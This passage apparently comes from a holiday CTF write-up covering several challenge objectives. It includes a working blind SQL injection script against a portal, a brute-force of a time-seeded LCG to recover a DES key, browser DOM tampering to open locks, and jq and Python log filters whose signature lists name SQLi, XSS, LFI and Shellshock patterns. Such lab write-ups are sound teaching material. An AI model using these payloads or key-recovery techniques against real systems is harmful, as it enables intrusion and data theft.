
- `EXISTS(SELECT * FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_NAME like "a%")` finds if there is a table name beginning with letter "a"

The Con Daily finds the table name "Krampus" – it must be something to do with the hint! #notobvious

Changing the query to be the following reveals the table column names "id" and "path"
- `EXISTS(SELECT * FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'krampus' and column_name like "c%")` finds if there is a column name beginning with letter "c"

Bruteforcing the id values shows the existence of ids 1 to 6, and the first path associated is revealed as `/krampus/0f5f510e.png`. Following this naming convention, we iterate through the remaining ids to find the remaining PNG paths:
- `/krampus/0f5f510e.png`
- `/krampus/1cc7e121.png`
- `/krampus/439f15e6.png`
- `/krampus/667d6896.png`
- `/krampus/adb798ca.png`
- `/krampus/ba417715.png`

Visiting https://studentportal.elfu.org/krampus/0f5f510e.png reveals the scraps of paper, and when put together, we have the document below! #alltogethernow


From the Desk of t

Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas! Santa has a brand new, cutting edge sleigh guidance technology, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!

Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!

That's what they deserve for not listening to my suggestions for supporting other holiday characters!

Bwahahahahaha!

BUSTED!

…..IS that a tooth? #teamtoothfairy is looking pretty guilty right now!

But where is the 7th scrap? The Con Daily isn't afraid to admit that sometimes we miss out on the missing pieces, but we still bring you the meaty part of the news! #toothfullybusted

Answer: Super Sled-o-matic

Objectives

9 – RETRIEVE SCRAPS OF PAPER FROM SERVER (SCRIPT)


Need a script? We'll hook you up!

```
#!/usr/bin/python

import requests
import urllib
import time
import string

def check_value():
      #true response
      pos_txt = "Your application has been processed! Congratulations, but have you found
Krampus' hidden secrets?"

      r = requests.get('https://studentportal.elfu.org/validator.php')
      token = r.content
      crafted_url = 'https://studentportal.elfu.org/application-
check.php?elfmail=thegrinch2%40elfu.org&token=' + token
      r = requests.get(crafted_url)

      for line in r.text.splitlines():
            if (line.find(pos_txt) != -1):
                  return True
      return False
      #print r.content

def get_token():
      resp = requests.get("https://studentportal.elfu.org/validator.php")
      return resp.text

def sqli(start_string, table_id):
      # now we update the sqli
      data = {"name": "pew",
      "elfmail": "thegrinch2@elfu.org",
      "program": "asd",
      "phone": "123",
      "whyme": "whywhy",
      "essay": "blah' , 'pending') ON DUPLICATE KEY UPDATE status=(select
if(EXISTS(SELECT * FROM krampus where id = " + str(table_id) + " and path like \"" +
start_string + "%%\"),'other', 'pending')); # --",
      "token": get_token()
      }
      target = "https://studentportal.elfu.org/application-received.php"
      r = requests.post(target, data)
```

```
def recurse(start_string, table_id):
      for i in "abcdef1234567890":
            #print "Trying " + start_string + i
            sqli(start_string + i, table_id)
            time.sleep(1)
            if check_value():
                  print "Entering another loop, found " + start_string + i
                  recurse(start_string + i, table_id)

for i in range(1, 7):
      print "=====================Path value for id " + str(i)
      recurse("/krampus/", i)
```

10 – RECOVER CLEARTEXT DOCUMENT

The elfscrow.exe executable, when run twice quickly, provides the same key, hinting that the seed is time based! #gameon #encryptioninfringement




```
C:\Users\Joel\Desktop>echo "AAA" | elfscrow.exe --encrypt
Welcome to ElfScrow V1.01, the only encryption trusted by

* WARNING: You're reading from stdin. That only partially

Our miniature elves are putting together random bits for

Seed = 1578540531

Generated an encryption key: b0519116ada5ef2b (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Uh oh, some                very wrong. That's not supposed to
Please don'

HttpSendRe                                          ss could
 (12007)

C:\Users\                                         --encrypt
Welcome to ElfScrow V1.                           trusted by

* WARNING: You're reading from stdin. That only partially

Our miniature elves are putting together random bits for

Seed = 1578540531

Generated an encryption key: b0519116ada5ef2b (length: 8)

Elfscrowing your key...
```

Objectives

10 – RECOVER CLEARTEXT DOCUMENT (CONTINUED)

What's more, the seed is simply the Epoch time! We #digdeep using IDA to understand what's going on with this elfscrow!

Elfscrow.exe takes a seed (from `super_secure_srand`), derives a key with `super_secure_random` (by calling it 8 times), then prints the key in `generate_key`. Once all this is done, it calls the encryption function. We have the basic logic – now to delve deeper!



```
add     eax, 40h
push    eax             ; File
call    ds:__imp__fprintf
add     esp, 8
push    0               ; _Time
call    time
add     esp, 4
push                    ; seed
call    ?super_secure_srand@@YAXH@Z ; super_secure_srand(int)
add     esp,
mov     [ebp+i], 0
jmp     short loc_401E31
```

```
loc_401E31:
cmp     [ebp+i], 8
jnb     short loc_401E4F
```


```
call    ?super_secure_random@@YAHXZ ; super_secure_random(void)
movzx   ecx,
and     ecx, 0FFh
mov     edx, [ebp+buffer]
add     edx, [ebp+i]
mov     [edx], cl
jmp     short loc_401E28
```

```
loc_401E4F:
mov     esp, ebp
pop     ebp

?generate_key@@YAXQAE
```

```
loc_401E28:
mov     eax, [ebp+i]
add     eax, 1
```

We need to figure out what encryption type it's using – a peek into super_secure_random shows that the seed is multiplied by `343FD` (214013 in decimal), then added with `269EC3` (2531011 in decimal).


A quick Google search shows this RNG to be a Linear Congruent Generator (LCG)!



```
; "CryptImportKey failed for DES-CBC key"
; fatal_error(char *)
```

Spicy! Digging through the program shows a `do_encrypt` function that throws a verbose error, informing us that DES-CBC is used in this program!

LCG WITH A TIME SEED? #YEAHRIGHTRANDOM!



```
; Attributes: bp-based frame

; int __cdecl super_secure_random()
?super_secure_random@@YAHXZ proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul    eax, 343FDh
add     eax, 269EC3h
mov     state, eax
mov     eax, state
sar     eax, 10h
and     eax, 7FFFh
pop     ebp
retn
?super_secure_random@@YAHXZ endp
```

Through inspection, we realise that `super_secure_random` is called 8 times, and constructs the key from the 2nd byte value of the returned hex.


HOT TIP:
Ensure values are adjusted for architecture. 64bit versions of the script have to run an additional "& 0xffffff" during LCG computation to compensate for the shorter ranges of the 32 bit architecture

With this, we draw up a handy python script to generate the key based on the given time range and attempt to decrypt the PDF. Decryption is successful when the text "`Version`" is found (as this is part of the PDF file type and metadata). #scripttime

```
#!/usr/bin/python3
from Crypto.Cipher import DES
import binascii

def make_rand(seed):
    pew = list()
    for i in range(8):
        seed =(214013*seed + 2531011) & 0xffffff
        pew.append(seed>>16)

    ppp = ''.join(f'{i:02x}' for i in pew)
    return binascii.a2b_hex(ppp)


c = 0
for seed in range(1575658800, 1575658800 + 2* 60 * 60):
    c+=1
    cipher = DES.new(make_rand(seed), DES.MODE_CBC)
    with open("/root/Desktop/elfu.pdf.enc", "rb") as cipherfile:
        cipherbytes = cipherfile.read()

    msg = cipher.decrypt(cipherbytes)
    if b"Version" in msg:
        print("yay")
        print(binascii.b2a_hex(make_rand(seed)))
        print(msg[:50])
        break
    else:
        print("Trying " + str(c))
```

10 – RECOVER CLEARTEXT DOCUMENT (CONTINUED)

The script is successful and the key is revealed to be b5ad6a321240fbec. Just to prove we have control, we POST it to https://elfscrow.elfu.org/api/store, returning a uuid, and we use that uuid and the inbuilt `--decrypt` flag in elfscrow.exe to decrypt the PDF!



ELF UNIVERSITY
Ille te videt dum dormit
Research Labs

Super Sled-O-Matic
Machine Learning Sleigh Route Finder
QUICK-START GUIDE

SUPER SANTA SECRET:
DO NOT REDISTRIBUTE

NAILED IT!
#MICDROP
#feeling1337mightdel337

Answer: Machine Learning Sleigh Route Finder

11 – OPEN THE SLEIGH SHOP DOOR

10 locks? Easy peasy, who needs ten locks anyway? #tensingleFAsdoesnotmake10FA The Con Daily also notices that it's seeded, so some of the codes change at every attempt – so we won't be providing those codes here.

Lock 1
Open up the web console and the code is right there! #iseewhereyouregoingwiththis

Lock 2
Open the print dialog with your browser and watch it appear in purple!

Lock 3
Opening up the network traffic tab within the browser shows a request to a PNG file with a UUID as its name containing the code.

Lock 4
Inspecting Local Storage within the browser shows the code for this lock

Lock 5
Viewing the source of the webpage shows the title is longer than expected – it has a code at the end.

Lock 6
Increasing the perspective property of the hologram in the CSS to a value above 10,000 renders the code readable.

Lock 7
Inspecting the font family of the question text shows the code in the font-family.

Lock 8
The span.eggs event listener for the text "eggs" shows that VERONICA would be sad.

Lock 9
Inspecting the text shows the span class "chakra", and inspecting span.chakra shows the code (albeit split up) by child.

Lock 10
Moving the DOM reveals the code under the panel to be KD29XJ37. This however, does not work, and using the inbuilt Javascript debugger, we find that it is looking for macaroni, swab, and gnome components (by inspecting local variables as the function runs). We add that to the lock with the following code and the villain is revealed!

- `<div class="component macaroni" data-code="1"></div>`
- `<div class="component swab" data-code="1"></div>`
- `<div class="component gnome" data-code="1"></div>`


THE TOOTH FAIRY DID IT. #GUILTY

Objectives

THE FINAL SHOWDOWN

FILTER OUT POISONED SOURCES OF WEATHER DATA

IS IT TOO LATE TO STOP THE TOOTH FAIRY?



WHO SHALL TRIUMPH?

WE REVEAL ALL!

Hints advised to look for LFI, XSS, SQLi, as well as shell related stuff. We find out through manual inspection that this relates to Shellshock.

We look through the logs using JQ, filtering on the following values: `UNION` (for SQLi), `=` (for SQLi in the `username`), `<script` (for XSS), `/etc/passwd` (for LFI), `../` (for LFI) and `/bin/` (for SS) in the `user-agent`, `username`, `uri`, and `host`. We ran the following queries:


- `jq -r '.[] | select(.user_agent | contains("/bin/")) | {source:.["id.orig_h"]} | .[]' http.log | sort | uniq`
- `jq -r '.[] | select(.user_agent | contains("/bin/")) | {source:.["id.orig_h"]} | .[]' http.log | sort | uniq`
- `jq -r '.[] | select(.uri | contains("../")) | {source:.["id.orig_h"]} | .[]' http.log | sort | uniq`
- `jq -r '.[] | select(.uri | contains("<script")) | {source:.["id.orig_h"]} | .[]' http.log | sort | uniq`
- `jq -r '.[] | select(.uri | contains("UNION")) | {source:.["id.orig_h"]} | .[]' http.log | sort | uniq`
- `jq -r '.[] | select(.uri | contains("/etc/passwd")) | {ip:.["id.orig_h"]} | .[]' http.log | sort | uniq`
- `jq -r '.[] | select(.username | contains("=")) | {origin:.["id.orig_h"]} | .[]'  http.log | sort | uniq`

We noticed strange `user-agent`s such as `Metasploit` or `CholTB`. Working with those, we noticed exactly 2 entries for each strange `user-agent`. We wrote a script to take the `user-agent`s from initial "bad" list, search through the entries again to find those with exactly 2 entries for that `user-agent`, and added the missing IP address.

But stop! It's credentials time! We needed to find the default login credentials for the SRF site. Searching the logs for common git files reveals a README file, and navigating to https://srf.elfu.org/README.md reveals the credentials of admin:924158F9522B3744F5FCD4D10FAC4356.

Entering in our 98 values and setting the firewall to deny them results in a successful SRF run, and Santa can deliver his presents!

Answer: Route ID 0807198508261964



Objectives

SCRIPT TIME!

```
#!/usr/bin/python3
import json

searches = ["<script", " UNION", "etc/passwd", "{ :; }", " or "]

some_list = list()

with open("http.log", "r") as f:
        data = json.load(f)


def do_pivot(ip, user_agent):
        pew = [i for i in data if i["user_agent"] == user_agent]
        new_ip = list(set([item["id.orig_h"] for item in pew if item["id.orig_h"] != ip
and item["id.orig_h"] not in [l["id.orig_h"] for l in some_list]]))

        if len(new_ip) > 1 or len(new_ip) == 0:
                return None

        for i in pew:
                if new_ip[0] ==  i["id.orig_h"]:
                        print("adding {} from UA {} from {}".format(i["id.orig_h"],
user_agent, ip))
                        return i

        return None

for search in searches:

        some_list += [i for i in data if (search in i["user_agent"] or search in
i["uri"]) or search in i["host"] or search in i["username"]]


for item in some_list:
        piv = do_pivot(item["id.orig_h"], item["user_agent"])
        if piv:
                some_list.append(piv)


print([i["id.orig_h"] for i in some_list])

print(len(some_list))
```

JAIL SHOCKER

I WAS FLABBERGASTED. I NEVER WOULD'VE THOUGHT...I HAVE NO WORDS.
- ALABASTER

I'M STUMPED – TOOTH FAIRY WAS SO NICE. I CAN'T BELIEVE SHE DID THIS.
- HOLLY

Author
Joel Tan

Credits
Sean Meyer
(for the Python help)

THE TOOTH FAIRY IS LOCKED UP
SANTA DELIVERS PRESENTS
WHAT HAPPENS NEXT YEAR?
THE CON DAILY WILL HAVE ALL OF IT
– STAY TUNED!